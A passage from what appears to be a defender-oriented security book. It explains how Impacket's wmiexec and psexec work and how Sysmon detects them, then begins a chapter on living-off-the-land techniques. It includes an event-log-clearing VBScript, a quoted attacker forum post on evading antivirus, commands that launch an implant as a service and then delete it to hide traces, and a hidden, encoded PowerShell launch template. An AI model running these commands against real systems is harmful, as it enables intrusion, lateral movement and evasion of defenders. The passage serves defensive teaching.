used to launch the parent of the process in this event. We see another process creation event just before this one, for *cmd.exe*. This process then creates the process to run `whoami`. This is just one of many ways a defender can easily spot an artifact of `impacket-wmiexec` in the Windows Event Logs.

Variations on wmiexec

Impacket's authors expect pentesters and red teams to build on the tool, but many threat actors, too, have used *wmiexec.py*. One interesting variation on wmiexec available on GitHub, wmiexec-Pro, adds features such as antivirus evasion, built-in file transfer, and the ability to clear the Windows Event Log to operate more stealthily. Although a user could technically accomplish many of these tasks using the original *wmiexec.py* and the other utilities provided by Impacket, wmiexec-Pro streamlines the process, making it easier for the user.

The ability to clear or retrieve the Windows Event Log using WMI is a particularly interesting feature of this tool. By clearing the Event Log, the threat actor can clean up some of the artifacts they've left behind. Listing 8-10 shows the Visual Basic Script wmiexec-Pro used to achieve this.

```
❶ Set LogFileSet = GetObject("winmgmts:{(Backup,Security)}").ExecQuery(
                              "select * from Win32_NTEventLogFile")

for each Logfile in LogFileSet
  ❷ RetVal = LogFile.ClearEventlog()
next
```

Listing 8-10: A script to clear the Windows Event Log

This script is nearly identical to one published by Microsoft on its GitHub page. The code iterates through the log files retrieved from the system ❶ and uses `ClearEventlog` to clear them ❷. A defender can also observe this behavior in Sysmon, as shown in Listing 8-11.

```
Event 20, Sysmon
WmiEventConsumer activity detected:
RuleName: -
EventType: WmiConsumerEvent
UtcTime: 20XX-02-15 19:45:28.622
Operation: Created
User: BUILTIN\Administrators
Name: "windows-object-3e462fac-c37a-4162-87cb-9083898e5d4a"
Type: Script
Destination: "Set LogFileSet = GetObject(\"winmgmts:{(Backup,Security)}\").ExecQuery(\"select *
from Win32_NTEventLogFile\")\n\nfor each Logfile in LogFileSet\n
RetVal = LogFile.ClearEventlog()\nnext"
```

Listing 8-11: The Sysmon log for a `WMIEventConsumer` event

The script in Listing 8-10 generates this `WMIEventConsumer` event.

Remote Code Execution with psexec

Psexec serves a similar purpose to wmiexec but implements its functionality in a much different way. Like wmiexec, it allows a threat actor to perform remote code execution on a target system and gives the user remote shell access to the target. From this remote shell, the threat actor can run commands or drop additional malware. To establish this remote shell, however, psexec creates a remote service by uploading a randomly named executable to the victim machine's `ADMIN$` share. The default directory shared via the `ADMIN$` share is *C:\Windows*.

Creating the service requires a binary file, so psexec must provide that binary on the victim machine; if the user doesn't supply their own binary, the tool uses the RemCom service. Psexec then registers the service via Remote Procedure Call (RPC) and the Windows Service Control Manager. *RPC* is a protocol that allows one computer program to execute a function on another one, including over a network. It operates in a client/server model in which the client (the program that initiates the procedure call) can request a service from the server (the remote program), which waits for, and executes, the procedure. It communicates with the service over a named pipe to send commands and receive output.

Listing 8-12 shows an excerpt of psexec's service installation code.

```
def install(self):
--snip--
    try:
        # Let's get the shares
      ❶ shares = self.getShares()
      ❷ self.share = self.findWritableShare(shares)
        if self.share is None:
            return False
      ❸ self.copy_file(self.__exeFile ,self.share,self.__binary_service_name)
        fileCopied = True
      ❹ svcManager = self.openSvcManager()
        if svcManager != 0:
            serverName = self.connection.getServerName()
            if self.share.lower() == 'admin$':
                path = '%systemroot%'
            else:
                if serverName != '':
                    path = '\\\\%s\\%s' % (serverName, self.share)
                else:
                    path = '\\\\127.0.0.1\\' + self.share
          ❺ service = self.createService(svcManager, self.share, path)
            serviceCreated = True
            if service != 0:
                # Start service
                LOG.info('Starting service %s.....' % self.__service_name)
                try:
                  ❻ scmr.hRStartServiceW(self.rpcsvc, service)
                except:
                    pass
                scmr.hRCloseServiceHandle(self.rpcsvc, service)
```

```
            scmr.hRCloseServiceHandle(self.rpcsvc, svcManager)
            return True
    except Exception as e:
        LOG.critical("Error performing the installation, cleaning up: %s" %e)
--snip--
return False
```

Listing 8-12: The service installation code that starts psexec's remote shell

As in the *wmiexec.py* example, this Python code abstracts away much of the low-level functionality, but we can still see its high-level operations. First, it looks for shares on the victim machine using `getShares` ❶. For each share, it tries to determine if it is writable ❷. Inside the `findWritableShare` function (whose contents aren't shown in Listing 8-12), the code attempts to open a writable file over SMB on the share and, if it finds one, returns a file descriptor. The `self.share` attribute stores this file descriptor.

The code then copies the randomly named executable to the writable share ❸, opens the service manager on the remote host ❹, and creates the service ❺. It generates the path to the service binary, which, if it's in the `ADMIN$` share, is *%systemroot%\<randomly-named executable>.exe*. The `openSvcManager` and `createService` functions call `ROpenSCManagerW` and `RCreateServiceW`, respectively. These two functions perform remote service creation using RPC. Their local counterparts, `OpenSCManagerW` and `CreateServiceW`, are often used in service creation on a local machine. Finally, the code starts the service using `hRStartServiceW`, which calls the `RStartServiceW` function ❻.

After installing the service, *psexec.py* creates three pipes and opens a fourth one to communicate with the RemCom service, as shown in Listing 8-13.

```
fid_main = self.openPipe(s,tid,r'\RemCom_communication',0x12019f)
--snip--
stdin_pipe = RemoteStdInPipe(rpctransport,
                             r'\%s%s%d' % (RemComSTDIN, packet['Machine'],
                             packet['ProcessID']),
                             smb.FILE_WRITE_DATA | smb.FILE_APPEND_DATA,
                             installService.getShare())
stdin_pipe.start()

stdout_pipe = RemoteStdOutPipe(rpctransport,
                               r'\%s%s%d' % (RemComSTDOUT,packet['Machine'],
                               packet['ProcessID']), smb.FILE_READ_DATA)
stdout_pipe.start()

stderr_pipe = RemoteStdErrPipe(rpctransport,
                               r'\%s%s%d' % (RemComSTDERR, packet['Machine'],
                               packet['ProcessID']), smb.FILE_READ_DATA)
stderr_pipe.start()
```

Listing 8-13: The creation of additional named pipes

These four named pipes facilitate communication between the installed service on the victim machine and the Impacket operator's shell.

Now, in the interactive shell, we can execute whatever commands we'd like. Listing 8-14 shows the command the user runs to create the interactive shell using `impacket-psexec`. You may need to disable Windows Defender or any other antivirus software or EDR on the system in order to run this command; some tools will block this behavior and flag it as malicious.

```
$ impacket-psexec localuser:password@10.2.0.1

❶ [*] Requesting shares on 10.2.0.1.....
❷ [*] Found writable share ADMIN$
❸ [*] Uploading file ftSVVnnH.exe
  [*] Opening SVCManager on 10.2.0.1.....
❹ [*] Creating service NkXs on 10.2.0.1.....
  [*] Starting service NkXs.....
  [!] Press help for extra shell commands
  Microsoft Windows [Version 10.0.14393]
  (c) 2016 Microsoft Corporation. All rights reserved.

  C:\Windows\system32> cd ..\..\Users\localuser\Desktop

  C:\Users\localuser\Desktop> whoami
  nt authority\system

  C:\Users\localuser\Desktop>
```

Listing 8-14: Starting psexec and running a command

In this example, we can see the startup process for `impacket-psexec` followed by the user running the `whoami` command. Impacket prints several messages related to the code shown in Listing 8-12 and the tool's overall functionality. For example, we can see the code looking for shares on the remote victim machine ❶ and its identification of the writable `ADMIN$` share ❷. The tool then uploads the randomly named RemCom binary, in this case, *ftSVVnnH.exe* ❸, and creates and starts a service called `NkXs` ❹. After that, the user sees the command shell and can execute commands on the remote system.

The Defender's Perspective

As with wmiexec, we can look at the Sysmon logs on the Windows system to find signs that a threat actor is using psexec. Figure 8-4 shows the Sysmon events created when starting psexec using the `impacket-psexec` command and running the `whoami` command in the resulting shell.

Level	Date ...	Source	Event ID	Task Category
Information	2/15/...	Sysmon	18	Pipe Connected (rule: PipeEvent)
Information	2/15/...	Sysmon	1	Process Create (rule: ProcessCreate)
Information	2/15/...	Sysmon	18	Pipe Connected (rule: PipeEvent)
Information	2/15/...	Sysmon	18	Pipe Connected (rule: PipeEvent)
Information	2/15/...	Sysmon	17	Pipe Created (rule: PipeEvent)
Information	2/15/...	Sysmon	17	Pipe Created (rule: PipeEvent)
Information	2/15/...	Sysmon	17	Pipe Created (rule: PipeEvent)
Information	2/15/...	Sysmon	18	Pipe Connected (rule: PipeEvent)
Information	2/15/...	Sysmon	17	Pipe Created (rule: PipeEvent)
Information	2/15/...	Sysmon	1	Process Create (rule: ProcessCreate)
Information	2/15/...	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	2/15/...	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	2/15/...	Sysmon	11	File created (rule: FileCreate)

Figure 8-4: Sysmon events associated with psexec's startup and the running of one command

These events clearly show the four pipes created (Event 17) and connected to (Event 18). The two Registry events relate to the registration of the service using the uploaded binary (Event 13). The second Process Create event (Event 1) identifies the creation of the service, and the first is from the `whoami` command. If you're thinking psexec seems very noisy, you're absolutely correct. Many defenders have ways of detecting the use of psexec based on these events, among many other indicators, making it likely that a threat actor using this tool will get caught by EDR.

Variations on psexec

Threat actors are fully aware of the limitations on Impacket's built-in tools when it comes to their detectability. In the following forum post excerpt, a threat actor provides advice on using psexec in a way that antivirus tools are less likely to notice:

> **psexec.py**
> * **Origin**: Python package impacket
> * **AV risk**: yes
> * **Ports used**: 445/TCP
>
> A great alternative for Linux users. However, this tool will almost certainly raise an antivirus alarm. As said, it's all about the service that is copied to the remote host. This can be fixed by specifying an arbitrary command in the implementation of the createService() method in /usr/local/lib/python3.7/dist-packages/impacket/examples/serviceinstall.py that will be executed instead of the remote administration service that is started. Using an arbitrary command, you can hide the launch of the remote administration service

> To prevent psexec.py from copying an obvious component, we forcefully specify which file to use as a service. And since we've already manually written the command, this file can be anything:
>
> ```
> psexec.py -file somefile.txt admin@target
> ```
>
> Thus, we directly executed the command mkdir c:\pwn, which, of course, will not cause a reaction from antiviruses. However, such a modification of psexec deprives us of the ease of use that it had originally.

The poster suggests modifying the code in psexec's installation function (specifically, the `createService` call) to call a command directly. Instead of creating the RemCom service, psexec would then run the command specified in that `createService` call. This approach comes with a trade-off, however; although the command itself will run, and the use of Impacket will be more likely to evade antivirus software, the tool itself is severely limited by making the modification. This is because, instead of starting the remote administration service and allowing the operator to use psexec as normal to execute whatever commands they like in the shell, they're limited to just the command they've modified the script to execute. To change that command, the operator would have to alter the script.

Later in the same post, the author makes another recommendation related to psexec: using the *services.py* Impacket module to create, start, and remove a service manually. Here is what they recommend:

> **services.py**
> * Origin: Python package impacket
> * AV risk: none
> * Ports used: 445/TCP
>
> An even more simplified version of psexec . Here it is assumed that we ourselves do manually what psexec does for us. Using services.py we can see the list of services:
>
> ```
> services.py admin@target list
> ```
>
> Create a new service by specifying an arbitrary command:
>
> ```
> services.py admin@target create -name 1 -display 1 -path 'cmd
> arg1 arg2'
> ```
>
> Start the newly created service:
>
> ```
> services.py admin@target start -name 1
> ```
>
> Cover your tracks and remove it:
>
> ```
> services.py admin@target delete -name 1
> ```
>
> All this gives us another way to execute commands blindly and non-interactively, that is, without result. But this is a 100% safe method, and it has saved me more than once when antiviruses on a remote host killed all the left-hand software.

The poster notes that this technique is stealthier than using psexec and has helped them bypass antivirus tools in the past. To understand what this might mean in terms of a defender's ability to detect the use of the technique, take a look at the Sysmon logs generated during the use of this technique (Figure 8-5) and compare them with those generated when using psexec outright.

Level	Date ...	Source	Event ID	Task Category
Information	2/5/2...	Sysmon	22	Dns query (rule: DnsQuery)
Information	2/5/2...	Sysmon	1	Process Create (rule: ProcessCreate)
Information	2/5/2...	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	2/5/2...	Sysmon	13	Registry value set (rule: RegistryEvent)

Figure 8-5: Sysmon logs generated by the use of services.py *to start the service manually*

As you can see, only three events are associated with creating and starting the service: two Registry events (Event 13) and one Process Create event (Event 1). In the Process Create event, you can see the process Impacket uses to run the service binary, which I named *exploit.exe* (Listing 8-15).

```
Process Create:
RuleName: -
UtcTime:20XX02-05 23:42:23.658
ProcessGuid: {7f3e3281-f75f-67a3-dd17-000000000200}
Processid: 3828
Image: C:\Windows\Temp\exploit.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: c:\Windows\Temp\exploit.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY SYSTEM
LogonGuid: {7f3e3281-c005-679f-e703-000000000000}
Logonid: 0x3E7
TerminalSessionid: 0
IntegrityLevel: System
Hashes: MD5=BFC60D6980D593519508CE08DC5010BA,SHA256=
999DC78D0F1AEE47B324574E1F3005F8D3CD681E66C1BCB926960530CD06D380,IMPHASH=F0EA7
B7844BBC5BFA9BB32EFDCEA957C
ParentProcessGuid: {7f3e3281-c004-679f-0a00-000000000200}
ParentProcessId: 536
Parentimage: C:\Windows\System32\services.exe
ParentCommandLine: C:\Windows\system32\services.exe
ParentUser: NT AUTHORITY SYSTEM
```

Listing 8-15: A Process Create event showing the use of services.py *to manually run a binary as a service*

In this case, *exploit.exe* is a Sliver implant, and the DNS query event (Event 22) after the process creation indicates that the implant successfully started.

Listing 8-16 shows how to use Impacket to perform this service creation and startup technique.

```
$ impacket-services localuser@10.2.XX.XX -hashes 8846f7eaee8fb117ad06bdd830b7586c
create -name 1 -display 1 -path 'c:\Windows\Temp\exploit.exe' ❶
[*] Creating service 1
$ impacket-services localuser@10.2.XX.XX start -hashes 8846f7eaee8fb117ad06bdd830b7586c
-name 1 ❷
[*] Starting service 1
$ impacket-services localuser@10.2.XX.XX -hashes 8846f7eaee8fb117ad06bdd830b7586c
delete -name 1

[*] Deleting service 1
```

Listing 8-16: Using Impacket to create and start a service manually

Just as the forum poster did, we give the service the name *1*. We run `impacket-services` to create this service from the *exploit.exe* binary previously placed in *C:\Windows\Temp\exploit.exe* ❶ using the `create` command. Then, we use the `start` command to start the service ❷. Finally, to cover our tracks, we run `impacket-services` using the `delete` command to delete the service we created.

Impacket is a powerful tool that makes it incredibly easy for a threat actor to perform post-exploitation activities, but as you can see, it leaves behind several artifacts for defenders to detect. Nevertheless, its ease of use, combined with its low risk of attribution, makes Impacket appealing for threat actors. It's likely that we'll continue to see developers create new variations of the scripts Impacket provides, as well as published tutorials and tricks for using the tool more effectively.

Conclusion

Post-exploitation toolkits make it easier for threat actors to escalate their attacks, but they also make them noisier. A framework that automates credential dumping, lateral movement, and persistence generates a consistent artifact trail, and those artifacts are signatures that defenders can write rules against. You'll see a myriad of resources describing how to detect the use of Impacket's modules, a direct consequence of how frequently threat actors use them in their own attacks.

That noise creates pressure toward a different approach for threat actors who highly value stealth: Use the operating system itself. Swapping toolkit binaries for legitimate system tools removes the detection signal that comes from introducing new, recognizable executables onto the target machine. The next chapter examines that strategy, called living off the land, and why it represents a harder detection problem than any post-exploitation framework.

Exercise: Exploring Metasploit's Post-Exploitation and Evasion Modules

In Chapter 7, I briefly introduced a penetration testing framework called Metasploit that incorporates both a C2 framework and an extensive library of post-exploitation modules. In this set of exercises, you'll look at a few of these modules to understand how they work. You may also want to run them and look at what detection artifacts you can see in Sysmon or other Windows Event Logs. If you choose to do so, be sure to employ the malware handling and infrastructure guidelines given in Chapter 1. You can find documentation for Metasploit's modules at *https://github.com/rapid7/metasploit-framework/tree/master/documentation/modules* and download Sysmon at *https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon*.

1. Earlier in this chapter, you explored how Impacket's version of psexec worked. Now you'll look at the Metasploit version of this tool and compare the two versions. The psexec Metasploit module is located in the *modules/exploits/windows/smb* directory of the Metasploit GitHub page and is written in Ruby.

    - What is the psexec module supposed to do, according to its description?
    - What arguments do you need to provide to Metasploit's psexec? What optional arguments does it have, and what do they do?
    - The Impacket version of psexec created and started a service after placing a RemCom binary in the victim's `ADMIN$` share to establish the shell. How does Metasploit's *psexec* generate a shell (if it does at all)? What similarities and differences do you see between the two tools?
    - Threat actors often use psexec to enable lateral movement. How might you use Metasploit's psexec to do the same?
    - Bonus: If you were a defender trying to detect Metasploit's psexec, what artifacts could you look for?

2. Metasploit has another module, called *webexec.rb*, that resembles its implementation of *psexec.rb*. You can find its code in the same *modules/exploits/windows/smb* directory of the GitHub page.

    - Starting with the exploit function in *webexec.rb*, describe the overall process this module uses to exploit a victim system. Then, based on your understanding of the psexec Metasploit module, explain why this module is different. Do you notice any similarities?
    - Why would a red team or threat actor use *psexec.rb* over *webexec.rb*, or vice versa? To answer this question, you might want to consider artifacts of usage, if there are any; special arguments needed for the tool to specifically use *psexec.rb* and *webexec.rb*; and its functionality in general.

3. This chapter and the previous one discussed the importance of antivirus, EDR, and operating system security evasion when using post-exploitation toolkits and C2 frameworks. In the *modules/evasion/windows* directory of the GitHub page, you'll see several examples of modules to do just this. Pick two or three examples of these modules and answer the following questions for them:

    - What does the module claim to do based on the description provided in the `initialize` function?
    - Which product or service does this specific module help the payload evade?
    - Does the module accept all kinds of payloads, or does it accept only one particular payload type?
    - Starting with the main function, `run`, walk through the code to understand how the obfuscation, encryption, or other evasion technique works.
    - Does the module use any other files or binaries to execute the code supplied by the user? Which ones?
    - Why might you use this evasion module?

4. As shown several times in this chapter, developers often create new functionality or offer tips and tricks to enhance the evasiveness of toolkits. Can you think of any other types of evasion modules you might propose, develop, or look for implementations of to supplement those offered by Metasploit?

9

LIVING OFF THE LAND



Previous chapters discussed threat actors' use of custom tools and frameworks, as well as some of the techniques they've used to protect these tools from discovery. As you saw, even supposedly undetectable tools have a limited lifespan: At some point, defenders will discover, analyze, create signatures for, and flag the tools as malicious, and threat actors will need to move on to using something else. We've also covered the use of openly available toolkits in many cyberattacks. One aspect of these toolkits I haven't yet highlighted is the fact that many of their post-exploitation capabilities involve living off the land.

The term *living off the land* describes malicious techniques that take advantage of legitimate tools already present in an environment with the goal of making the cyberattack harder to detect. In this chapter, we'll

discuss the benefits and drawbacks of these techniques, look at examples of their use by threat actors, and explore the mitigations vendors have implemented to combat them.

The chapter's case study will explore use of a data exfiltration tool in preparation for dropping a ransomware payload. Other examples compare living-off-the-land techniques, and the exercise will encourage you to try these techniques yourself by experimenting with built-in Windows utilities in the same ways a threat actor might.

Using Legitimate Tools to Evade Detection

Living-off-the-land utilities are legitimate programs or operating system components. From a defender's perspective, the use of these tools in an organizational environment isn't generally a cause for concern, so by employing these binaries, threat actors can make it more difficult to determine that something malicious is happening.

Common Living-Off-the-Land Binaries

Researchers refer to the binaries, libraries, and scripts associated with living off the land as *LOLBins*, and an initiative called the LOLBAS Project documents these utilities for Windows at *https://github.com/LOLBAS-Project/LOLBAS*. What makes a LOLBin a LOLBin? The authors of the LOLBAS Project repository define it as a file that is signed by Microsoft and provides unintended functionality useful to a threat actor. Many researchers have expanded this definition to also include the use of benign software and built-in tools in ways that aren't strictly outside their intended functionality. Thus, living-off-the-land tools fall into three main categories:

- Built-in operating system functionality, including scripting utilities like PowerShell, used in unintended ways
- "Dual-use" tools whose functionality is legitimate when used for tasks like system administration but malicious when used by threat actors
- Fileless malware that runs only in memory

These kinds of tools exist for UNIX systems and macOS too. To remain consistent with the rest of the book, this chapter will largely focus on Windows tactics, techniques, and procedures, but I'll highlight a few examples of living-off-the-land techniques for other operating systems.

Malicious PowerShell Usage

PowerShell, which you're probably familiar with as a utility for task automation, has made its way into many living-off-the-land techniques, especially on Windows. Consisting of a command line shell, a scripting language, and a configuration management framework, PowerShell's extensive capabilities provide diverse functionality to a threat actor. When people discuss fileless malware, they're often referencing malicious code executed via in-memory

PowerShell. The following are just a sample of the PowerShell commands a threat actor might execute:

Discovering system information

`Get-Process` lists running processes.

`Get-Service` lists services.

`Get-ChildItem` lists files and directories.

Downloading payloads or exfiltrating data

`Invoke-WebRequest` downloads files.

`Copy-Item` uploads files to a server.

Executing code or commands on remote systems

`Invoke-Expression` executes arbitrary PowerShell code.

`Invoke-Command` executes PowerShell commands and scripts.

`Start-Process` runs an executable.

Threat actors usually execute malicious PowerShell on the command line with specific flags that aim to make it stealthier, such as in the command in Listing 9-1.

```
C:\> powershell -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden
 -EncodedCommand Base64-encoded_command
```

Listing 9-1: An example of stealthy PowerShell use

The `-ExecutionPolicy Bypass` flag overrides the execution policy that the system sets for PowerShell. An *execution policy* is a configurable safety feature that controls the conditions under which PowerShell can load configuration files or run scripts. The user can bypass the execution policy, as it isn't a security control but a safeguard to prevent accidental behavior.

The `-NoProfile` flag runs the command in a default PowerShell environment, rather than under a particular profile. A *profile* is a script that allows the user to customize their PowerShell environment, including by adding commands, aliases, variables, and modules. Running the script in the default environment prevents it from encountering any machine-specific errors originating from a particular profile configuration.

Next, `-WindowStyle Hidden` hides the console window. As you might imagine, the appearance of a PowerShell console might raise the victim's suspicion that something malicious is happening, so threat actors generally run commands without displaying the window. Finally, `-EncodedCommand` *`Base64-encoded command`* encodes the Unicode-encoded PowerShell command in base64. This helps to obfuscate it to some degree, though some antivirus and EDR tools still flag base64-encoded PowerShell commands.

Other techniques threat actors use to obfuscate the use of PowerShell in their attacks include the substitution of characters or the use of aliases to hide the commands they're running. To some degree, PowerShell

obfuscation has become an art, with many open source utilities available for creating sneaky versions of PowerShell scripts.

You'll see PowerShell pop up in conjunction with some of the other techniques we'll look at in this chapter, which should give you an idea of the role it plays in post-exploitation functionality.

How Ransomware Lives Off the Land

In this section, we'll consider how a threat actor can use living-off-the-land techniques to accomplish malicious goals. For the purposes of this example, we'll imagine that the threat actor is preparing to drop ransomware on a victim system. I chose this example because most threat actors who drop ransomware employ similar tactics, making their activities far easier to generalize than those of state-sponsored or espionage-centric threat actors. Also, many of the steps we'll discuss appear in other types of cyberattacks. We discuss ransomware in more detail in Chapters 10 and 11.

Once they gain access to the target network, threat actors generally take several measures before they drop their ransomware. Here is the approximate process a threat actor will go through after accessing a Windows environment:

Understand where they are This is where the threat actor will identify other network resources or systems for encryption, including virtual infrastructure. The actor will use a tool like Snaffler or `net` to get information about what network resources, such as network shares, are visible to the current user and whether any of the network resources might have valuable data to pillage.

Enumerate Active Directory The threat actor will enumerate the organization's Active Directory structure to map out a plan of attack in the network from their current location. They might use BloodHound or AdFind to capture information about the Active Directory environment to help them figure out where they need to move laterally in order to obtain Domain Administrator privileges.

Move laterally and escalate privileges Now that the threat actor has an understanding of the Active Directory environment, they will move laterally to other users and computers that the current user has access to. They might use tools like Impacket, discussed in Chapter 8; Evil-WinRM; or living-off-the-land techniques such as Windows Management Instrumentation command line (WMIC). At some point, the threat actor will exhaust the current user's level of access and will need to obtain higher privileges.

To do so, they might use credentials such as those found in files around the network or those obtained from Active Directory. To obtain credentials, a threat actor might use ProcDump or Mimikatz as part of their strategy. After obtaining higher-privileged credentials, the threat actor can elevate their access.

Exfiltrate data and deploy ransomware Finally, the threat actor can accomplish the ultimate goal of the attack: stealing the victim data and locking the target network. The threat actor first exfiltrates data from the target system or network to use for extortion purposes, then deploys the ransomware across the network prior to detonation to increase the impact.

We'll compare these steps when performed using living-off-the-land techniques and purely offensive tools. As you work your way through the attacks, consider how a defender might identify them. What artifacts might the tools leave that could make them detectable, and where might one look for these artifacts?

Identification of Network Resources

When they first gain access to a victim system, threat actors aim to understand the resources to which the current user has access and identify other interesting places on the network. Ransomware attacks are most effective when they encrypt as much of an organization's infrastructure as possible, including backups and data storage utilities, as this makes recovery more challenging and incentivizes the company to pay the ransom. This means that after obtaining access to an initial system, the threat actor will likely want to look for other Server Message Block (SMB) network shares within the domain (on Windows) or on external systems including Linux, macOS, or other network storage devices.

net and smbclient

Let's first look at how a threat actor will find shared drives accessible from the current system. On Windows, a conventional living-off-the-land technique for identifying other resources is to use the built-in tool `net`, which typical users run to view or manage network settings. Listing 9-2 shows a few examples.

```
C:\> net view
C:\> net view \\anothersystem
C:\> net share
```

Listing 9-2: Commands that identify other network resources using `net`

These three commands display a list of computers in the user's current domain; a list of domains, computers, or resources shared by a specific system; and information about all resources shared on the local computer, respectively. The threat actor can use the output to identify systems, particularly for lateral movement.

An equivalent command on Linux, `smbclient`, allows the user to view SMB shares. Listing 9-3 uses it to list the shares for a particular host.

```
user@desktop-system:/$ smbclient -L host_ip
```

Listing 9-3: Using `smbclient` to find other SMB shares

Threat actors often incorporate these commands into a script for ease of use but can also run them from the command line.

Technically, neither of these tools meets the strict definition of a LOLBin because, in both examples, we've used the commands for their intended purposes. Threat actors and red teams may use another option to obtain information about a victim network, however: an open source tool named Snaffler.

Snaffler

Snaffler is a Windows tool that helps threat actors identify interesting files in network shares in an Active Directory environment, then enumerate any files the user has the permissions to read. Ultimately, Snaffler automates network discovery tasks that would take significant time and effort if done using native commands.

In Listing 9-4, you can see the use of Snaffler to find all the shares to which the victim machine has access. In this example, I've run it in the Game of Active Directory (GOAD) lab environment as the *jon.snow* user from the GOAD-SRV02 system. The GOAD lab environment provides pentesters with a vulnerable Active Directory environment in which to practice attack techniques. (You'll have a chance to try it out in this chapter's exercise.)

```
C:\> Snaffler.exe -s -a -o snaflog.log
           by 1Oss and Sh3r4 github.com/SnaffCon/Snaffler
[NORTH\jon.snow@castelblack] [Info] Parsing args...
[NORTH\jon.snow@castelblack] [Info] Parsed args successfully.
[NORTH\jon.snow@castelblack] [Info] Invoking DFS Discovery because no ComputerTargets or
PathTargets were specified
[NORTH\jon.snow@castelblack] [Info] Getting DFS paths from AD.
[NORTH\jon.snow@castelblack] [Info] Found 0 DFS Shares in 0 namespaces.
[NORTH\jon.snow@castelblack] [Info] Invoking full domain computer discovery.
[NORTH\jon.snow@castelblack] [Info] Getting computers from AD.
[NORTH\jon.snow@castelblack] [Info] Got 2 computers from AD.
[NORTH\jon.snow@castelblack] [Info] Starting to look for readable shares...
[NORTH\jon.snow@castelblack] [Info] Created all sharefinder tasks.
[NORTH\jon.snow@castelblack] [Share] {Green)\\winterfell.north.sevenkingdoms.local\NETLOGON (R)
Logon server share
[NORTH\jon.snow@castelblack] [Share] {Green)\\winterfell.north.sevenkingdoms.local\SYSVOL (R)
Logon server share
[NORTH\jon.snow@castelblack] [Sharel {Black}\\castelblack.north.sevenkingdoms.local\ADMIN$ ()
[NORTH\jon.snow@castelblack] [Share] {Green)\\castelblack.north.sevenkingdoms.local\ADMIN$ (R)
Remote Admin
[NORTH\jon.snow@castelblack] [Share] {Green}\\castelblack.north.sevenkingdoms.local\all (R)
Basic RW share for all
[NORTH\jon.snow@castelblack] [Share] {Black}\\castelblack.north.sevenkingdoms.local\C$ ()
[NORTH\jon.snow@castelblack] [Share] {Green}\\castelblack.north.sevenkingdoms.local\C$ (R)
Default share
[NORTH\jon.snow@castelblack] [Share] {Green}\\castelblack.north.sevenkingdoms.local\public (R)
Basic Read share for all domain users
```

Listing 9-4: Using Snaffler to retrieve all network shares the victim machine can see

The `-a` command option limits the Snaffler output to only the shares themselves; otherwise, Snaffler enumerates all the files within the shares. A threat actor might want to enumerate these files to identify credentials, databases, or other interesting data they might want to obtain.

In this case, the victim machine can see eight shares, some of which include a description. The `{Green}` and `{Black}` designations specify the share's triage level. A *triage level* is a designation of a file or share's priority based on the potential value of the data it contains. We've found two shares with the highest triage level, `Black`. Shares with this designation contain data like virtual machines, SQL databases, and password-related database files. The six shares designated as `Green`, the lowest priority level, contain the least interesting files to a threat actor.

Of course, although Snaffler makes it significantly easier to identify network resources, it's also much more likely to get flagged as malicious; even the developer acknowledges on GitHub that it's not "OPSEC safe." Windows Defender and other EDRs flag Snaffler as malicious, but by running it in the GOAD lab environment, which has Defender disabled, I was able to avoid this issue. Although `net` and `smbclient` have legitimate uses, Snaffler is clearly designed as a hacking tool, and defenders can block it without interfering with regular employees' job duties.

Active Directory Enumeration

After identifying other machines of interest on the network, the threat actor will likely want to access these systems, which may require escalating their privileges. To do so, the threat actor needs to understand the structure of the organization's Active Directory environment, so they frequently query it to extract information about its users, groups, computers, and organizational units. Let's look at an Active Directory enumeration technique that uses a built-in Windows tool along with a "dual-use" tool used by red teams, system administrators, and threat actors.

dsquery

The built-in Windows command line tool `dsquery` lets the user query the Active Directory environment using different criteria, such as computers or users. The tool is available on Domain Controllers by default but is also part of the Remote Server Administration Tools (RSAT) for Windows. (And a threat actor could always copy the binary from another instance to one they want to victimize, in case it isn't already present on the target.) Listing 9-5 shows the structure of a `dsquery` command.

```
C:\> dsquery object type filters options
```

Listing 9-5: The dsquery command's syntax

The command in Listing 9-6 finds all Active Directory objects within the domain, including users, computers, printers, and virtualized hosts, among others.

```
C:\> dsquery *
```

Listing 9-6: Listing all Active Directory objects

Joining a host to the Active Directory domain allows the host to use the authentication mechanism provided by Active Directory, which is helpful if much of the network also uses this authentication mechanism.

To search Active Directory from a Linux machine, a threat actor might query *Lightweight Directory Access Protocol (LDAP)*, a protocol used to look up information about devices in a network. Listing 9-7 shows the format of the `ldapsearch` command.

```
user@desktop-system:/$ ldapsearch format-options authentication-options
domain-options query-filter attributes
```

Listing 9-7: Querying LDAP on Linux using `ldapsearch`

The query in Listing 9-8 retrieves all *organizational units*, which are logical groupings used to organize objects in a directory hierarchy. For example, the domain *myorg.local* might include the organizational units *sales.myorg.local* and *engineering.myorg.local*. Listing the organizational units might provide insight into where the threat actor could find accounts with high privileges (such as domain administrators) or which groups or departments could have lucrative information to steal.

```
user@desktop-system:/$ ldapsearch -H ldap://my-ldap-server
-D "user.name@myorg.local" -w user.name@myorg.local password
-b "DC=myorg,DC=local" -s sub "(objectClass=organizationalUnit)"
```

Listing 9-8: Retrieving organizational units

In this command, `-H` is the LDAP server's hostname and `-D` is the distinguished name used to bind to the directory server when performing simple authentication. A *distinguished name* is an LDAP entry that uniquely identifies an entry in a directory structure. As you can see, it's composed of the username followed by the at sign (`@`) and the domain. The `-w` option provides the password to use for authentication; `-b` is the base distinguished name, which is where to start the search; and `-s` is the scope of the search. Here, it's set to `sub`, which means the tool will search the base distinguished entry and all of its subordinates to any depth. Last, `"(objectClass=organizationalUnit)"` describes what we want to retrieve. In this case, we're looking for all the organizational units in the Active Directory domain.

Because `dsquery` is built into Windows and `ldapsearch` is built into Linux, these commands are more likely than other techniques to evade detection. Their output won't be easy to search or sort, however. Let's consider two tools, AdFind and BloodHound, that help the user visualize Active Directory data.

AdFind

Threat actors often use AdFind to retrieve Active Directory data in an easier-to-consume way. AdFind combines the functionality of tools like `dsquery`, `ldapsearch`, `dsget`, and others. You can find several instances of threat actors using variations on a batch script sometimes called *adf.bat* that runs *AdFind.exe* to collect Active Directory data about the victim's domain. Threat actors have used *adf.bat* to deploy BlackSuit ransomware, Ryuk ransomware, and Bumblebee loader. Listing 9-9 shows one variation of this script.

```
adfind.exe -f "(objectcategory=person)"
adfind.exe -f "objectcategory=computer"
